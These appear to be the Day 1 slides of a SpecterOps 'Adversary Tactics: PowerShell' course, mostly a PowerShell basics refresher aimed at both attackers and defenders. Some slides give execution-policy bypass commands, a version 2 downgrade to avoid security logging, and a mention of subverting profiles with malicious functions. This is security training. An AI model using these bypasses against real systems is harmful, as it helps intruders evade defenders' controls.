Adversary Tactics: PowerShell

SPECTER OPS

Day 1

Intro, Basics, Remoting, PowerShell Without PowerShell

Course Authors/Instructors

- Matt Graeber (@mattifestation)
- Will Schroeder (@harmj0y)
- Chris Ross (@xorrior)

Course Schedule

Day 1

Course Logistics

Motivations/Goals

PowerShell Basics

PowerShell Remoting

PowerShell Without PowerShell

Day 2

WMI

Active Directory

Course Schedule

Day 3

Reflection

Low-level Win32 Interop

Day 4

PowerShell Prevention - Implementation, Auditing, and Bypasses

PowerShell Detection - Implementation, Auditing, and Bypasses

Course Goals

Expectations and Goals

- Take good notes! Not all material covered is present in the slides.
  - This was intentional
- Our goal is to teach our methodology for:
  - Using PowerShell effectively as a security professional
  - Recognizing when it's the best tool for the job or not
  - Discovering and mitigating security feature bypasses
- What this class is not:
  - PowerShell toolkit show and tell
- This course should serve as a launchpad for continued research!
  - We can't teach you everything in 4 days.

Why learn PowerShell as an attacker?

- Huge library of built-in cmdlets. There is a cmdlet for nearly every conceivable GUI action
- Full access to .NET - massive class library, reflection, P/Invoke
- You're not dropping a binary to disk*
- Designed to be used remotely
- Installed by default
- Now open source - available on Windows, macOS, and *nix
- An awesome "gateway drug" to C# ;)


Why *did* we choose PowerShell?

As attackers:

- It's flexibility
- It was not getting caught at the time. Our other tools were.
- Few were talking about it at the time.
- There weren't well-established PowerShell capabilities

Why learn PowerShell as a defender?

- Nearly all the same reasons it's good for an attacker
- Affords the opportunity to introduce minimal additional forensic artifacts when performing live response and threat hunting
- Enables investigations to occur at scale with PowerShell Remoting
- PS Remoting does not introduce interactive logon tokens unlike RDP...
- When everything is represented as an object, it enables easy, efficient filtering/analysis
- Attackers still love it!!!



https://twitter.com/threatintel/status/1022813858308804608

The Current State of PowerShell Security

- It’s good in PSv5.1+!
- PowerShell v2 security features:
  - PowerShell engine logging…
- PowerShell v5 security features:
  - Preventative controls:
    - Constrained language mode and AppLocker/Device Guard integration
      - Bypasses serviceable through MSRC and may qualify for a bounty!!!
    - Constrained Remoting Endpoints/Just Enough Administration
    - Antimalware scan interface integration
  - Detective controls:
    - Scriptblock logging
    - Transcription logging

What is our stance on PowerShell now?

- It will always remain useful for defenders.
- As attackers, the security and logging is getting so good, we need to diversify our investments and identify post-exploitation tradecraft with less security introspection.
  - Currently, this is .NET
- Attackers shouldn't fully divest in PowerShell just yet!
  - Very few orgs implement and act on PowerShell-related events
  - This class will teach methods for circumventing all security features
  - You shouldn't anyway because it's just an awesome tool in general.

PowerShell Basics

A Refresher

PowerShell Basics (Refresher)

- *"PowerShell is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and associated scripting language."* - Wikipedia
  - With Desired State Configuration, it has started to move into configuration management
  - With Pester/Operational Validation Framework, it has started to move into unit testing
- PowerShell is a useful automation tool from a systems automation standpoint, including security! (**red** and **blue**)
  - The language is also Turing complete- you can do pretty much everything in PowerShell!

PowerShell != powershell.exe

- PowerShell isn't just the interactive powershell.exe and powershell_ise.exe binaries

- PowerShell itself is actually **System.Management.Automation.dll** which is a dependency of various hosts (like powershell.exe)
  - Other "official" script hosts exist, some of which we'll cover later in the day
  - In fact, ANY .NET application can utilize System.Management.Automation to easily build a PowerShell pipeline runner, covered later today

History of PowerShell


Version	Release Date	OS Support
The “Monad Manifesto”	2002	
PowerShell v1	2006	Windows Server 2008
PowerShell v2	2009	Windows 7, Windows Server 2008 R2
PowerShell v3/WMF3	2013	Windows 8, Windows Server 2012
PowerShell v4	2013	Windows 8.1,
PowerShell v5	2015	Windows 10, Windows Server 2016
PowerShell Core	2016	Nano Server (RIP), Window 10 IoT
PowerShell v6 (Core)	2017+	Windows, macOS, *nix

The Version 2 “Problem”

- From a security perspective, we want to minimize the assumptions made about the state of a system, and in this case this means the installed PowerShell version
  - While Version 5 is awesome, with wide scale Windows 7 deployments still commonly seen, we generally try to write most offensive tools to be Version 2 compatible
- Also, from an offensive perspective, Version 2 *doesn’t* include any of the newer security protections we’ll cover later
  - **powershell.exe -Version 2**
  - More on automated version downgrades in the “PowerShell Without PowerShell” section

Determining Installed Versions

- **(Get-ItemProperty HKLM:\SOFTWARE\Microsoft\PowerShell*\PowerShellEngine -Name PowerShellVersion).PowerShellVersion**



Execution Policy

- A perception remains that execution policy is a security protection that prevents unsigned scripts from being loaded
  - SPOILER: IT DOESN'T!
- You can disable execution policies in a number of ways:
  - **powershell.exe -exec bypass**
  - **Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process**
  - https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/
- Also, execution policy *only applies to loading scripts off of disk*, it doesn't apply to anything loaded in memory
- Not something you'll ever have to really worry about

Execution Policy

- **EXECUTION POLICY IS NOT (NOR WAS IT EVER INTENDED TO BE) A SECURITY PROTECTION!!!**

Jeffrey Snover
@jsnover


Following

The reason why PowerShell has a -ExecutionPolicy BYPASS parameter is to make it absolutely clear that it isn't a security layer.

Common PowerShell File Formats

- **.ps1** - a single PowerShell script
  - As simple as you can get!
  - We love these from an offensive standpoint since they are single, self-contained files that can be loaded in memory in one shot
- **.psm1** - a PowerShell module file
  - Allows you to do things like hide/only export specific functions/variables
  - Also allows for better structuring of your complex PowerShell code
- **.psd1** - a PowerShell module manifest, the other part of a module
  - Specifies meta information as well as function/variable exports
- **.ps1xml** - an object formatting file
  - For a module, allows granular control of how custom objects are displayed

Now What?


Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Users\harmj0y>

Get-Command

- Returns all commands currently installed for your PowerShell instance, including cmdlets, aliases, functions, workflows, filters, scripts, and applications
  - **-Name *process*** : returns all commands with ‘process’ in the name
  - **-Verb [Get/Set/Add/etc.]** : verbs can be retrieved with **Get-Verb**
  - **-Module NAME** : returns commands from a specific module
  - **-CommandType [Alias/Cmdlet/Function/etc.]** : providing ‘Alias’ is the same as Get-Alias

Get-Help

- “Proper” PowerShell cmdlets/functions have comment-based help
  - **Get-Help Get-Process** [-detailed] [-full] [-examples]
- **Get-Member** allows you to explore the methods and properties for an object:
  - **$p = Get-Process notepad**
  - **$p | gm -force**
- You can also quickly figure out a function’s overloaded definitions by leaving the ()s off:
  - **$p = Get-Process notepad**
  - **$p.CloseMainWindow**

Get-Help++

- Google/Stackoverflow
  - More often than not someone has already run into the problem you have
- Reference source
  - https://github.com/PowerShell/PowerShell
- DNSpy/.NET decompiler of your choice
  - Will be using this in the class!

The Pipeline

- The pipeline is one of the most important aspects of PowerShell to really understand
- Bash functions return strings on the pipeline that can be passed to other functions, while PowerShell cmdlets return **complete objects** on the pipeline
- If cmdlets/functions are built correctly, you can pass output from one function straight to another
  - **Get-Process notepad | Stop-Process -Force**
- Note: echo/Write-Host breaks the pipeline!

PSDrives

- A PSDrive is a pointer to a data structure that is managed by something called a PSProvider
  - Providers are enumerable with **Get-PSProvider**, and PSDrives are Enumerable with **Get-PSDrive**
- PSDrives can be used like a traditional file system
- This is why have **Verb-Item*** cmdlets like:
  - **Get-Item**, **Get-ChildItem** (ls), **Get-ItemProperty, Move-Item** (mv), **Copy-Item** (cp), and **Remove-Item** (rm)
- Customer providers can be built/loaded as well
- More information: **Get-Help Get-PSDrive** / **Get-Help Get-PSProvider**
- Note: PSDrives are attacker-controlable...

Default PSDrives

Windows PowerShell

```
PS C:\Users\harmj0y>
PS C:\Users\harmj0y> Get-PSDrive

Name           Used (GB)     Free (GB) Provider      Root
----           ---------     --------- --------      ----
Alias                                  Alias
C                  48.81         10.74 FileSystem    C:\
Cert                                   Certificate   \
D                                      FileSystem    D:\
Env                                    Environment
Function                               Function
HKCU                                   Registry      HKEY_CURRENT_USER
HKLM                                   Registry      HKEY_LOCAL_MACHINE
Variable                               Variable
WSMan                                  WSMan
```

PowerShell Profiles


- Scripts that run every time an “official” PowerShell host (meaning powershell.exe/powershell_ise.exe) starts
  - Meant for shell customization
  - Not loaded with remoting!
- i.e. the PowerShell version of /etc/profile
  - You can check your current profile with **$profile**
- Profiles can be subverted with malicious proxy functionality!
  - More information: http://www.exploit-monday.com/2015/11/investigating-subversive-powershell.html
- More information: **Get-Help about_Profiles**

PowerShell Profile Locations

AllUsersAllHosts	`%windir%\System32\WindowsPowerShell\v1.0\profile.ps1`
AllUsersAllHosts (WoW64)	`%windir%\SysWOW64\WindowsPowerShell\v1.0\profile.ps1`
AllUsersCurrentHost	`%windir%\System32\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1`
AllUsersCurrentHost (ISE)	`%windir%\System32\WindowsPowerShell\v1.0\Microsoft.PowerShellISE_profile.ps1`
AllUsersCurrentHost (WoW64)	`%windir%\SysWOW64\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1`
AllUsersCurrentHost (ISE - WoW64)	`%windir%\SysWOW64\WindowsPowerShell\v1.0\Microsoft.PowerShellISE_profile.ps1`
CurrentUserAllHosts	`%homedrive%\%homepath%\[My ]Documents\WindowsPowerShell\profile.ps1`
CurrentUserCurrentHost	`%homedrive%\%homepath%\[My ]Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1`
CurrentUserCurrentHost (ISE)	`%homedrive%\%homepath%\[My ]Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1`

Exporting/Importing PowerShell Objects

- **function... | Export-Clixml output.xml** exports an XML-based representation of one or more objects that can later be re-imported with **Import-CliXML**



Variables

- **$** followed by any combination of numbers and (case-insensitive) letters
- If using New-Variable, you can specify non-printable characters!
  - **New-Variable -Name ([Char] 7) -Value 'foo'**
- To see more information about all of the *automatic* variables (like **$ENV**) run **Get-Help about_Automatic_Variables**
- If you want to list all of the variables in your current scope:
  - **Get-ChildItem Variable:**
- To cast a variable to a specific type, use **[Type] $Var**

Common Operators

- **Arithmetic:** +, -, *, /, %
- **Assignment:** =, +=, -=, *=, /=, %=
- **Comparison:** -eq, -ne, -gt, -lt, -le, -ge (also the regex operators)
- **Logical:** -and, -or, -xor, -not, !
- **Redirection**: >, >>, 2>, 2>>, and 2>&1
- **Type:** -is, -isnot, -as
- **Special:** @(), & (call), [] (cast), , (comma), . (dot-sourcing), .. (range), $() (sub-expression)
- More information: **Get-Help about_Operators**
  - Each operator type has an **about_X_Operators** doc as well

Arrays

- Data structures designed to store collections of items

- Implicit creation: **$array = 4,6,1,60,23,53**
- Explicit creation: **$array = @(4,6,”s”,60,”yes”,5.3)**
- Ranged creation: **$array = 1..100**
- Strongly typed: **[int32[]]$array = 1500,1600,1700,1800**


- More information: **Get-Help about_arrays**

Common Array Operations

- **$array.Count** : number of elements
- Indexing:
  - **$array[2], $array[-2], $array[10..($array.count-3)], $array[-3..-1]**
- **$array[-1..-$array.length]** : reverse an array
- **$array += $value** : append a value to the end
- Arrays are immutable - *there's no easy way to remove an element from an array!*
  - Instead, use **$ArrayList = New-Object System.Collections.ArrayList**
  - **$ArrayList.Add($Value)** and **$arraylist.Remove($Value)**
  - **$ArrayList.ToArray()**

Hashtables

- Also known as a dictionary in some languages
  - @{ <name> = <value>; [<name> = <value>] ...}
  - PowerShell Version 3+ also has **[ordered]** hash tables



Common Hashtable Operations

- **$hash.keys** : return the *keys* of the hash table
- **$hash.values** : return the *values* of the hash table
  - Keys/Values can be any .NET object type
- Key/value addition:
  - **$hash.Add('Key', 'Value')** or **$hash = $hash + @{Key="Value"}**
  - Can be nested: **$Hash = $Hash + @{"Value2"= @{a=1; b=2; c=3}}**
- **$hash.Remove("Key")** : only way to remove a key
- To turn a hashtable into an object:
  - **[<class-name>] @{ <name> = <value>; [<name> = <value>] ...}**
- More information: **Get-Help about_Hash_Tables**

Splatting With Hashtables

- PowerShell functions can take a hashtable of named values and interpret them as named parameters!

- Example:
  - **$Args = @{ Path = "test.txt"; Destination = "test2.txt"; WhatIf = $true }**
  - **Copy-Item @Args**

- When combined with conditional logic for setting parameters to additional functions this can greatly simplify your code
- More information: **Get-Help about_Splatting**

Mini-lab: Subversive Profiles

